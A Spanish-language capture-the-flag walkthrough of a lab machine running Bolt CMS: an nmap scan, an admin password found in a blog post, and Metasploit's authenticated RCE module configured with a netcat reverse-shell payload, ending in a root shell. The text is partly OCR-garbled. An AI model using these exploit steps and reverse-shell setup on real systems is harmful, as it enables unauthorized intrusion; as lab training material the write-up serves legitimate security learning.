Bolt


Descripción

Esta sala está diseñada para que los usuarios se familiaricen con el Bolt CMS y cómo puede ser explotado usando Ejecución Remota de Código Autenticado. Deberá esperar al menos 3-4 minutos para que la máquina se inicie correctamente.


Reconocimiento

```
STATE SERVICE VERSION
PORT
                       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp
        open ssh
 ssh-hostkey:
    2048 f3:85:ec:54:f2:01:b1:94:40:de:42:e8:21:97:20:80 (RSA)
    256 77:c7:c1:ae:31:41:21:e4:93:0e:9a:dd:0b:29:e1:ff (ECDSA)
    256 07:05:43:46:9d:b2:3e:f0:4d:69:67:e4:91:d3:d3:7f (ED25519)
                      Apache httpd 2.4.29 ((Ubuntu))
80/tcp
        open http
 http-title: Apache2 Ubuntu Default Page: It works
_http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp open http
                    (PHP 7.2.32-1)
http-generator: Bolt
 _http-title: Bolt | A hero is unleashed
 fingerprint-strings:
    FourOhFourRequest:
     HTTP/1.0 404 Not Found
     Date: Mon, 01 Apr 2024 08:28:22 GMT
     Connection: close
     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
     Cache-Control: private, must-revalidate
     Date: Mon, 01 Apr 2024 08:28:22 GM7
```


Encontramos un servidor web, apache por default, un servidor ssh y otro servidor web, con titulo bolt.



El puerto kali encontrar nada interesante, nos dirigimos a la web alojada en el puerto 8000, y vemos el código fuente, funcionalidades y revisamos cualquier información que nos ayude en el reconocimiento.



Viendo la pagina podemos destacar entradas de un usuario presuntuamente administrador llamado Jake.



Latest Entries

Message for IT Department

Hey guys,

i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is boltadmin123 just incase you need it!

Regards,


Jake (Admin)

Read more

Written by Admin on Saturday July 18, 2020

Viendo el código fuente de la pagina podemos entender que estamos tratando con un CMS llamado bolt, lo siguiente es intentar identificar la versión y las posibles vulnerabilidades existentes


Dentro de uno de los post de la pagina podemos encontrar una entrada del departamento de it otorgándonos la contraseña del administrador (bolt)




En la descripción de la maquina nos han mencionado el uso de ejecución remota de comando autenticándonos con un usuario y contraseña, buscaremos si existe algún exploit para el CMS llamado bolt




Veamos el script con autenticación y ejecución de comandos




Viendo el script podemos ver el enlace a un presunto panel de autenticación, comprobémoslo vía web si es posible acceder, y efectivamente, podemos ver el panel de autenticación, intentaremos entrar con las credenciales bolt:boltadmin123





Probaremos de utilizar metasploit, con las credenciales obtenidas primero buscaremos algún script para bolt



<u>msf6</u> > search bolt

Utilizaremos el que hemos visto anteriormente autenticación con RCE, mostramos las opciones del script y estableceremos los parámetros de nuestra maquina victima

```
> set PASSWORD boltadmin123
<u>msf6</u> exploit(
PASSWORD ⇒ boltadmin123
<u>msf6</u> exploit(
                                                ) > set RHOSTS 10.10.81.228
RHOSTS ⇒ 10.10.81.228
<u>msf6</u> exploit(
                                               ) > set RPORT 8000
RPORT ⇒ 8000
<u>msf6</u> exploit(
                                               ) > set USERNAME bolt
USERNAME ⇒ bolt
<u>msf6</u> exploit(
                                               ) > set LHOST 10.14.74.176
LHOST ⇒ 10.14.74.176
                              authenticated rce) > show options
msf6 exploit(
Module options (exploit/unix/webapp/bolt_authenticated_rce):
                                               Required Description
  Name
                        Current Setting
                                                          Traversal path from "/files" on the web server to "/root" on the server
  FILE_TRAVERSAL_PATH
                        ../../nublic/files yes
                                                          Password to authenticate with
  PASSWORD
                        boltadmin123
                                               yes
                                                          A proxy chain of format type:host:port[,type:host:port][...]
  Proxies
                                               no
  RHOSTS
                                                          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                        10.10.81.228
                                               yes
  RPORT
                                                          The target port (TCP)
                        8000
                                               yes
                                                          Negotiate SSL/TLS for outgoing connections
  SSL
                        false
                                               no
                                                          Path to a custom SSL certificate (default is randomly generated)
  SSLCert
                                               no
                                                          Base path to Bolt CMS
  TARGETURI
                                                yes
                                                          The URI to use for this exploit (default is random)
  URIPATH
                                               no
                                                          Username to authenticate with
                        bolt
  USERNAME
                                               yes
  VHOST
                                               no
                                                          HTTP server virtual host
  When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
  Name
            Current Setting Required Description
                                       The local host or network interface to listen on. This must be an address on the local machine or
  SRVHOST 0.0.0.0
                             yes
  SRVPORT 8080
                                       The local port to listen on.
                             yes
Payload options (cmd/unix/reverse_netcat):
          Current Setting Required Description
  Name
  LHOST 10.14.74.176
                           yes
                                     The listen address (an interface may be specified)
                                     The listen port
  LPORT 4444
                           yes
Exploit target:
  Id Name
      Linux (cmd)
View the full module info with the info, or info -d command.
```

<u>msf6</u> exploit(

Lanzamos el script, y obtenemos una consola como root, ahora buscaremos las banderas y detalles del sistema

```
msf6 exploit(unix/
[*] Started reverse TCP handler on 10.14.74.176:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "fxjah".
[*] Found 3 potential token(s) for creating .php files.
[+] Deleted file okmxbuod.php.
[+] Used token 47d5a59fbda7879bb53809bd6b to create mbocnvetjj.php.
[*] Attempting to execute the payload via "/files/mbocnvetjj.php?fxjah=`payload`"
    No response, may have executed a blocking payload!
[*] Command shell session 1 opened (10.14.74.176:4444 → 10.10.81.228:46784) at 2024-04-02 16:14:20 -0400
[+] Deleted file mbocnvetjj.php.
[+] Reverted user profile back to original state.
whoami
root
script /dev/null -c bash
Script started, file is /dev/null
root@bolt:~/public/files# ^Z
Background session 1? [y/N] n
[*] Backgrounding foreground process in the shell session
script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
root@bolt:~/public/files#
```

Dentro de la carpeta home, buscaremos la bandera, y listo, hemos completado la maquina.